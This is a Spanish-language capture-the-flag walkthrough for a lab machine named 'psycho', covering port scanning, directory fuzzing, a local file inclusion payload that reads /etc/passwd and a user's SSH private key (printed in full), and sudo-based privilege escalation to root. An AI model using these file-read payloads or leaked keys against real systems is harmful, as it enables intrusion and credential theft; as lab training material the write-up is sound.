Maquina psycho.

Comenzamos realizando el pin correspondiente a la maquina

```
❯ ping -c2 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.451 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.125 ms
```

Una vez que tenga conexión, hacemos lo que es el escaneo de la maquina con la herramienta de nmap

```
❯ nmap -p- -sV -sC --open -vvv -Pn -sS --min-rate 5000 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and
```

Con los parámetros correspondientes:

-p- para escanear todos los puertos

-sV: para saber versiones y servicios

-sC: para que nos de información mas detallada

--open: nos va a indicar los puertos que están abiertos

-vvv: el triple verbose nos ira dando la información del escaneo en tiempo real

-Pn: es para evitar que realice un ping directo

--min-rate 5000: agiliza el proceso de escaneo y limita el envio de paquetes a la maquina


```
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; pro
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLmfDz6T3XGKW
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHtGVi9ya8KY3fjIqNDQcC9RuW20liVFDd+uUEgllPzQ
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: 4You
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Una vez finalizado el escaneo nos muestra que los puertos 22 y 80 estan abiertos

En el puerto 22 corre el servicio SSH y en el puerto 80 un servicio web HTTP

Y la información del sistema operativo que nos muestra es que es un linux Ubuntu

Accedemos al servicio web de la maquina mediante la ip



Welcome to this CTF

Nos arroja una pagina web, lo primero que debemos de checar es la pagina antes de ver su código fuente.

Asi que nos pasamos a su código fuente de la pagina

Y como podemos ver aquí marca un error en su código fuente, lo que podemos hacer en este caso es verificar si no posee directorios ocultos en la pagina y ver que errores tiene.

Le lanzamos un gobuster para verificar

Gobuster es una herramienta que nos permite ver lo que son directorios ocultos en las paginas web con los parámetros:

Dir: para directorios

-u : para colocar la url de la maquina victima

-w : con eso ponemos la ruta del diccionario para buscar ficheros que viene por defecto en Kali Linux


-x : con este parámetro podemos indicar que tipo de archivos queremos buscar

```
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 2596]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
```

Los que tiene el codigo de 403 no nos dará acceso ya que gobuster no encontró esos archivos.

Y los que tienen otro numero son directorios que encontró y podemos acceder a ellos.

Accediendo a /assets solamente encontramos una imagen



Debido a que tampoco podemos encontrar algo mas útil hacemos un escaneo de directorios web mucho mas profundo llamado WFUZZ

Es una herramienta mas poderosa que gobuster

```
wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=/etc/passwd'
```


WFUZZ es usada para hacer FUZZING en aplicaciones web

-c : activa la salida de color en la terminal


-h: indica que vamos a filtrar resultados por criterio, con w filtra cantidad de palabras


169: descarta todos las respuestas que tengan 169 palabras va de la mano con w (esto evita que devuelva errores y haga más ruido, cabe destacar que no se puede poner el mismo número siempre).

-w especifica la wordlists de WFUZZ que viene por defecto en nuestro Kali Linux




Como podemos ver encontró secret, asi que lo sustituimos por FUZZ ya que es la sustitución de FUZZ





root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash sshd:x:101:65534::/run/sshd:/usr/sbin/nologin luisillo:x:1002:1002::/home/luisillo:/bin/sh

Asi que presionamos ctrl + u para poder ver la fuente de la pagina




Y como podemos observar, tenemos dos usuarios vaxei y luisillo

Podriamos usar hydra para explotar su contraseña. Pero igual hay otra manera de explotar sus contraseñas con el archivo .ssh/id_rsa

Que se encuentra en la ruta /home/usuario/.ssh/id_rsa

Y lo podemos probar en los usuarios.





-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvbN4ZOaACG0wA5LY+2RlPpTmBl0vBVufshHnzlzQliBSgZUED5Dk 2LxNBdzStQBAx6ZMsD+jUCU02DUfOW0A7BQUrP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+FdJElH31t10VYaPX+bZX+bSxYrn6vQp2Djbl/moXtWF ACgDeJGuYJldYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXlnxs3O03H2kB1LwWVY9ZFdlEh8
t3QrmU6SZh/p3c2L1no+4eyvC2VCtuF23269ceSVCqkKzP9svKe7VCqH9fYRWr7sssuQqa OZr8OVzpk7KE0A4ck4kAQLimmUzpOltDnP8Ay8lHAnRMzuXJJCtlaF5R58A2ngETkBjDMM 2fftTd/
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 -----END OPENSSH PRIVATE KEY-----

Parece que tuvimos suerte con vaxei y nos arroja una llave

La copiamos y la pegamos en un archivo y le damos permisos de lectura y escritura


Lo copiamos desde el codigo fuente






Y nos conectamos por ssh

Con el parámetro -i lo podemos hacer mediante la llave




Y ahora si buscamos la escalada de privilegios

Con el comando sudo -l podemos ver que podemos ejecutar con root




Asi que ejecutamos la ruta con el siguiente comando, de igual manera le tenemos que pedir una bash.



Y ahora somos el usuario lusillo


Pero tenemos que escalar mas y mas para ser root

Asi que nuevamente vemos si podemos ejecutar comandos con root




Visualizamos en archivo

Y vemos que nos da una pista



De como podemos ejecutar el archivo.



Creamos el archivo que nos indica

Y una vez creado ejecutamos con permisos de root y ya somos root.